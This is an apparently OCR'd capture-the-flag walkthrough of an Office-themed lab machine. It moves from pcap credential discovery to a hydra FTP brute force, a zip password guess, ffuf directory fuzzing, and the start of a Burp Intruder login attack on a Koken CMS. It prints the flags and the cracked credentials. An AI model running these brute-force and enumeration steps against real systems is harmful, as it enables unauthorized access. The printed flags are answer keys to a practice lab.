


Contents of the text file, ‘farewell.txt’:



We need to analyze the '.pcap' Wireshark capture to see if we can find any useful information that might allow us to gain access to the FTP server. If we navigate to the downloaded "nick.pcap" file we can run the following command to scan it for clues:

sudo wireshark open nick.pcap



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.15	10.0.2.75	TCP	74	49224 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3566149092 TSecr=0 WS=128
2	0.000433	10.0.2.75	10.0.2.15	TCP	74	21 → 49224 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2703660592 TSecr=356
3	0.000461	10.0.2.15	10.0.2.75	TCP	66	49224 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3566149092 TSecr=2703660592
4	0.002926	10.0.2.75	10.0.2.15	FTP	86	Response: 220 (vsFTPd 3.0.3)
5	0.002950	10.0.2.15	10.0.2.75	TCP	66	49224 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=3566149095 TSecr=2703660594
6	1.882592	10.0.2.15	10.0.2.75	FTP	78	Request: USER creed
7	1.883044	10.0.2.75	10.0.2.15	TCP	66	21 → 49224 [ACK] Seq=21 Ack=13 Win=65280 Len=0 TSval=2703662475 TSecr=3566150975
8	1.883056	10.0.2.75	10.0.2.15	FTP	100	Response: 331 Please specify the password.
9	1.883062	10.0.2.15	10.0.2.75	TCP	66	49224 → 21 [ACK] Seq=13 Ack=55 Win=64256 Len=0 TSval=3566150975 TSecr=2703662475
10	3.835567	10.0.2.15	10.0.2.75	FTP	78	Request: PASS creed
11	3.851964	10.0.2.75	10.0.2.15	FTP	89	Response: 230 Login successful.
12	3.851979	10.0.2.15	10.0.2.75	TCP	66	49224 → 21 [ACK] Seq=25 Ack=78 Win=64256 Len=0 TSval=3566152944 TSecr=2703664444
13	3.852043	10.0.2.15	10.0.2.75	FTP	72	Request: SYST
14	3.852244	10.0.2.75	10.0.2.15	FTP	85	Response: 215 UNIX Type: L8
15	3.852248	10.0.2.15	10.0.2.75	TCP	66	49224 → 21 [ACK] Seq=31 Ack=97 Win=64256 Len=0 TSval=3566152944 TSecr=2703664445
16	6.726339	10.0.2.15	10.0.2.75	FTP	89	Request: PORT 10,0,2,15,235,21
17	6.726866	10.0.2.75	10.0.2.15	FTP	117	Response: 200 PORT command successful. Consider using PASV.
18	6.726880	10.0.2.15	10.0.2.75	TCP	66	49224 → 21 [ACK] Seq=54 Ack=148 Win=64256 Len=0 TSval=3566155819 TSecr=2703667320
19	6.726980	10.0.2.15	10.0.2.75	FTP	76	Request: LIST -al
20	6.727476	10.0.2.75	10.0.2.15	TCP	74	20 → 60181 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2703667321 TSecr=0 WS=128
21	6.727493	10.0.2.15	10.0.2.75	TCP	74	60181 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3566155819 TSecr=270
22	6.727847	10.0.2.75	10.0.2.15	TCP	66	20 → 60181 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2703667321 TSecr=3566155819

```
▸ Frame 6: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
▸ Ethernet II, Src: PcsCompu_33:b6:e9 (08:00:27:33:b6:e9), Dst: PcsCompu_2a:f8:da (08:00:27:2a:f8:da)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.75
▸ Transmission Control Protocol, Src Port: 49224, Dst Port: 21, Seq: 1, Ack: 21, Len: 12
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
```

We can follow the TCP stream to get a clearer and easier to read output to find the clue for the next flag.
Here, we find that someone used the login credentials “creed” for the username, as well as “creed” for the password. The login was successful.

```
220 (vsFTPd 3.0.3)
USER creed
331 Please specify the password.
PASS creed
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,2,15,235,21
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 10,0,2,15,215,155
200 PORT command successful. Consider using PASV.
RETR new_identity
150 Opening BINARY mode data connection for new_identity (26 bytes).
226 Transfer complete.
TYPE A
200 Switching to ASCII mode.
PORT 10,0,2,15,190,211
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
QUIT
221 Goodbye.
```

Results of the '/staffblog/' subdomain, here we find 'CreedThoughts.doc', which gives us our 3rd flag:

10.0.2.7/staffblog/ 130%

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-

Index of /staffblog

Name	Last modified	Size	Description
Parent Directory		-	
CreedThoughts.doc	2020-11-30 09:00	14K	

Apache/2.4.29 (Ubuntu) Server at 10.0.2.7 Port 80

Flag 3:

```
FLAG3: 50f1ff7bc72bb24c0082be83a8b8c497
```

www.creedthoughts.gov.www/creedthoughts

Creed Thoughts!

Hey-o, everyone out there in SyberWorld. It,s old Creed Bratton coming at your again, here from my perch as a Quality Assurance Manager at Dunder Mifflin paper. Just a few observations on the world around me.

What do you guys think is the best kind of car? To me, you can,t beat motorcycles. They're small and dangerous.

I got into a car accident yesterday and I just took off. It didn't look too bad. The guy was making a big deal out of it, but come on — dogs dont live forever.

Sometimes when I,m sick, or feeling blue, I drink vinegar. I like all kinds: balsamic, vodka, orange juice, leaves.

Working in an office is fine, but I,d rather be a millionaire. (Elaborate on this. It,s interesting. Maybe Trademark it, too.)

Today in my office where I work as Director of Quality Assurance, we went to the beach for some reason that was never adequately explained. When we were there, our manager told us to eat hot coals. I thought that was a little bit untoward so I ate a fish. Then a woman I have literally never seen before in my entire life started talking very loudly about something involving Halpert. She was agitated, I,d say. From what I could guess, she was definitely on drugs of some kind, perhaps cocaine, or maybe 'drines. Also, she is a knock-out. She reminds me of a young Daphne Du Maurier. Also, I stupidly ate the fishbones. I told myself "never again" after the last time, but then you turn around, and bam, they're in my mouth. I also ate 55 hot dogs in 15 minutes, which is a world record.

Everybody remembers: "April showers bring May flowers." But no one remembers how the rest of that goes. Which I find so frustrating.

Prediction: the Orioles will win the World Series over the Pirates in seven games.

Prediction: the space program will be renamed the Outer Space Program by 2060.

Prediction: someday we will be able to travel faster than sound. We will "break the sound barrier."

Prediction: [note - need more predictions.]

Reminder: The IT guy told that my password is not safe enough. I wonder how he found out. Anyways, I added 3 digits to the end so it's supersafe now. Nobody's gonna crack that, baby!

#FLAG3: 50f1ff7bc72bb24c0082be83a8b8c497

In the previous slide, we uncovered a hint that the password to gain access to the 'ftp' server is going to be "creed" with three digits added to the end to make it more "safe".

```
  Reminder: The IT guy told that my password is not safe enough. I wonder how
he found out. Anyways, I added 3 digits to the end so it's supersafe now.
Nobody's gonna crack that, baby!
```

```
└$ sudo git clone https://github.com/BBennett92/creedGEN
```

We can do this a multitude of ways, however, there is a tool that has already been created for this specific purpose called "creedGEN". This tool will generate a wordlist that can then be used in a brute force attack to gain entry to the 'ftp' server with a brute force entry tool such as 'hydra'.

```
└$ sudo python3 creedGEN.py

#                                _  _____  _____  _   _
#                               | ||  __ \|  ___|| \ | |
#    ___  _ __   ___   ___    __| || |  \/| |__  |  \| |
#   / __|| '__| / _ \ / _ \ / _` || | __ |  __| | . ` |
#  | (__ | |   |  __/|  __/| (_| || |_\ \| |___ | |\  |
#   \___||_|    \___| \___| \__,_| \____/\____/ \_| \_/
#
#

Hello and welcome to 'creedGEN' the one and ONLY wordlist generator used for cracking Creed's password!
Copy The text below or just use the wordlist that will be printed for you in the file you ran this scrip
t from! Press enter to continue...
```

Using the command following command,
we can utilize the wordlist we just generated to obtain the correct login credentials:

hydra -l creed -P creedPWNlist.txt 10.0.2.7 ftp

```
└$ sudo python3 creedGEN.py

#
#
#
#
#
#
#
#
#

Hello and welcome to 'creedGEN' the one and ONLY wordlist generator used for cracking Creed's password!
Copy The text below or just use the wordlist that will be printed for you in the file you ran this scrip
t from! Press enter to continue...
creed000
creed001
creed002
creed003
creed004
creed005
creed006
creed007
creed008
creed009
creed010
creed011
creed012
creed013
creed014
creed015
creed016
creed017
creed018
creed019
creed020
creed021
```

```
└$ hydra -l creed -P creedPWNlist.txt 10.0.2.7 ftp
```

```
└$ hydra -l creed -P creedPWNlist.txt 10.0.2.7 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-14 17:14:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[21][ftp] host: 10.0.2.7   login: creed   password: creed223
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-14 17:15:10
```

Hydra find that the correct login credentials turn out to be, username: creed | password: creed223

Entering the following command we can gain access to the FTP server:

sudo ftp 10.0.2.7

We can now login to the ‘ftp’ server and see what we find. It seems like we have two available files, ‘archive.zip’ and ‘reminder.txt’.

```
└$ sudo ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:madhatter): creed
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> ls
229 Entering Extended Passive Mode (|||40052|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2026 Nov 12  2020 archive.zip
-rw-r--r--    1 0        0             176 Nov 30  2020 reminder.txt
226 Directory send OK.
```

```
ftp> ls -la
229 Entering Extended Passive Mode (|||40084|)
150 Here comes the directory listing.
drwxr-xr-x    4 1001     1001         4096 Dec 03  2020 .
drwxr-xr-x    4 1001     1001         4096 Dec 03  2020 ..
-rw-------    1 1001     1001           37 Nov 17  2020 .bash_history
-rw-r--r--    1 1001     1001          220 Apr 04  2018 .bash_logout
-rw-r--r--    1 1001     1001         3771 Apr 04  2018 .bashrc
drwx------    2 1001     1001         4096 Nov 13  2020 .cache
drwx------    3 1001     1001         4096 Nov 13  2020 .gnupg
-rw-r--r--    1 1001     1001          807 Apr 04  2018 .profile
-rw-r--r--    1 0        0            2026 Nov 12  2020 archive.zip
-rw-r--r--    1 0        0             176 Nov 30  2020 reminder.txt
226 Directory send OK.
```

Using the command ‘get’ command, we can download these files to the attacking machine and analyze them for clues for our next flag.

```
ftp> get archive.zip
local: archive.zip remote: archive.zip
229 Entering Extended Passive Mode (|||40004|)
150 Opening BINARY mode data connection for archive.zip (2026 bytes).
100% |***********************************************************|  2026      884.84 KiB/s    00:00 ETA
226 Transfer complete.
2026 bytes received in 00:00 (344.86 KiB/s)
```

```
ftp> get reminder.txt
local: reminder.txt remote: reminder.txt
229 Entering Extended Passive Mode (|||40002|)
150 Opening BINARY mode data connection for reminder.txt (176 bytes).
100% |***********************************************************|   176       74.01 KiB/s    00:00 ETA
226 Transfer complete.
176 bytes received in 00:00 (17.28 KiB/s)
```

```
└$ ls
archive.zip  flags  notes  reminder.txt
```

We find the location of the 4th flag inside the file “reminder.txt’.

```
└$ cat reminder.txt
Oh snap, I forgot the password for this zip file. I remember, it made Michael laugh when he heard it, but Pam got really offended.

#FLAG4: 4955cbee5a6a5a48ce79624932bd1374
```

```
#FLAG4: 4955cbee5a6a5a48ce79624932bd1374
```

The file “archive.zip” is password protected, we could try to brute force into the ‘.zip’ file, but we are given a hint


```
└$ sudo cat reminder.txt
[sudo] password for madhatter:
Oh snap, I forgot the password for this zip file. I remember, it made Michael laugh when he heard it, but Pam got
 really offended.

#FLAG4: 4955cbee5a6a5a48ce79624932bd1374
```

Based on the hint we are given in the “reminder.txt” file, we need to figure out what the joke that offended Pam is. We can do so by doing a quick Google search to find what season and episode we might find this joke in.

When the power goes out and the server is rebooted, Michael (Steve Carell), Jim (John Krasinski), Dwight (Rainn Wilson) and Pam (Jenna Fischer) try to remember the password. ("WUPHF.com," Season 7, Episode 9)

It looks like we need to find the answer from the episode “WUPHF.com” from Season 7, Episode 9.

We find the correct password for the “archive.zip” file to be “bigboobz”. We can then extract the contents which turn out to be “email” & “michael”.




```
└$ ls
archive.zip  email  flags  michael  notes  reminder.txt
```

The Office Tries to Remember a Password - The Office

sudo unzip archive.zip

We need to enumerate port 18888 using the following command to establish an active connection to the target host in order to discover potential attack vectors in the system.

```
sudo ffuf -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://10.0.2.7:18888/FUZZ" -of html -o dir-18888.html -fs 0
```

```
└$ sudo ffuf -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u
 "http://10.0.2.7:18888/FUZZ" -of html -o dir-18888.html -fs 0
```

After enumerating port 18888 we find that it is running “Koken” which is a CMS (content management system). We found a few useful subdomains like the admin login splash page for the CMS. From there we can use the hints we found previously to try and gain access into the CMS using Angela’s login credentials.

http://10.0.2.7:18888/admin/

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.7:18888/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medi
um.txt
 :: Output file      : dir-18888.html
 :: File format      : html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

admin                   [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 238ms]

storage                 [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 26ms]

app                     [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 31ms]
```

10.0.2.7:18888/admin/

In the e-mail we extracted from the “archive.zip” file we find a hint for what Angela’s password will be, as well as what her company e-mail address should be. According to the e-mail her password will be the name of one of her 13 cats. Her e-mail address will be “angela@dundermifflin.com”. Using this combination, we should be able to acquire access into the Koken server.

```
└$ sudo cat email
To: oscar@dundermifflin.com
Subject: Costume Party
From: michael@dundermifflin.com
Content-Type: text/html; charset="utf8"

Hey Oscar!

Angela is out sick so she couldn't manage the costume party gallery right now. Dwight showed u
p as a jamaican zombie woman AGAIN. It's gross. Please remove the picture from the gallery. Oh
 yeah, you don't have access to it, so just use Angela's profile. The password is most probabl
y one of her cats name.

Michael
```

We could attempt this several ways, but since Koken will not lock us out for failed attempts and there are only 13 possible combinations, we can enter each cat name in an attempt to gain access to the Koken CMS. We can find all of Angela’s cat names on “The Office Wikipedia: Dunderpedia”.

https://theoffice.fandom.com/wiki/Angela%27s_cats

🔒 theoffice.fandom.com/wiki/Angela%27s_cats

Cats

Sprinkles - Sprinkles is one of Angela's cats. Sprinkles is deceased as of "Fun Run". Angela claims that Sprinkles had been very sick for a long time and asked Dwight to look after Sprinkles. Dwight, noticing the cat in pain, gave Sprinkles what he thought was a lethal amount of drugs and placed her in the freezer. In an earlier season, Angela also claims that Sprinkles had a litter and offered to sell off the kittens to Pam.

Garbage - Garbage was a cat that Dwight trapped to give to Angela as a replacement cat for Sprinkles. According to Dwight, Garbage killed an entire family of raccoons. Angela rejected Garbage and yelled at Dwight. Later, Garbage was discovered by Andy, who gave him to Angela. Angela then accepted the cat.

Bandit - In the episode "Stress Relief" Angela kept Bandit in a desk drawer and when the office thought that there was a fire Angela shouted up to Oscar, who had crawled into the ceiling, "Save Bandit!" Unfortunately, Oscar failed to catch Bandit and Bandit fell through a hole in the ceiling. He survived the fall and continued to be kept in one of Angela's desk drawers. He is seen later on chewing a cord on the copier. He is also seen in the episode "The Delivery" where Jim puts a diaper on him for practice for when he does it with his soon-to-be-born daughter.

Princess Lady - Angela sold her engagement ring from Andy and used the money to buy a new cat named Princess Lady. She was very expensive at 7,000 dollars. Angela states that she means more to her than anyone, including people. This may show her annoyance at Dwight and Andy for both dumping her.

Mr. Ash - Mr. Ash is another one of Angela's cats. Angela has mentioned him many times. In one episode, Mr. Ash was seen humping Princess Lady, as Oscar had seen on Angela's nanny cam.

Petals - Angela is overheard on the nanny cam speaking to Petals while she is looking for Mr. Ash in "Lecture Circuit".


Comstock- Comstock was one of Angela's cats. It was her husband Robert's favorite cat. She was forced to give him away after her son Philip proved to be allergic. She eventually gave him to Oscar. She enjoyed dressing him up in denim jeans and putting him on bikes.


Ember, Milky Way, Diane and Lumpy - Are named as Angela's cats that sleep on her bed that used to annoy Dwight when he would stay over.


Philip- Not much is known about this cat however he was important enough for Angela to name her first born son, Philip, after him.

Tinkie, Crinklepuss, Bandit Two, Pawlick Baggins, Lady Aragorn - Angela mentions these cats in the episode "Paper Airplane". Having split up with the Senator, she now lives in a studio apartment with Philip and her cats.

We will need to utilize the proxy in BurpSuite to bypass any possible lockouts for failed login attempts. First, we will need to open the browser in BurpSuite, navigate to the Koken CMS admin login splash page, enter Angela's e-mail address and any password for now so we can send the request to Intruder using the 'Intercept' feature.







After capturing the traffic using ‘Intercept’, we need to highlight the fields we are trying to use our “Sniper” attack type payloads on, right click them, and then send them too the ‘Intruder’ tool in BurpSuite.

Burp Project Intruder Repeater Window Help

